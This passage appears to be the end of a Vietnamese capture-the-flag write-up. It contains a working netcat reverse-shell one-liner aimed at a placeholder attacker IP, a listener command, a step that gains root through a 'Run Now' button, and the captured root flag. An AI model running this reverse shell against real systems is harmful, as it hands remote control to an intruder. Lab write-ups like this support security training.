


- Mẫu:


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your_ip_address vitural_port >/tmp/f
```

```
# Chạy cái này tại máy của mình
nc -lnvp vitural_port
```

-Sau đó, ta chỉ cần click vào “Run Now” và ta đã dành được quyền của `root`.



-Ta lấy được `root.txt`



⇒ `b51551a4b947bb3c82281cab1e51618e`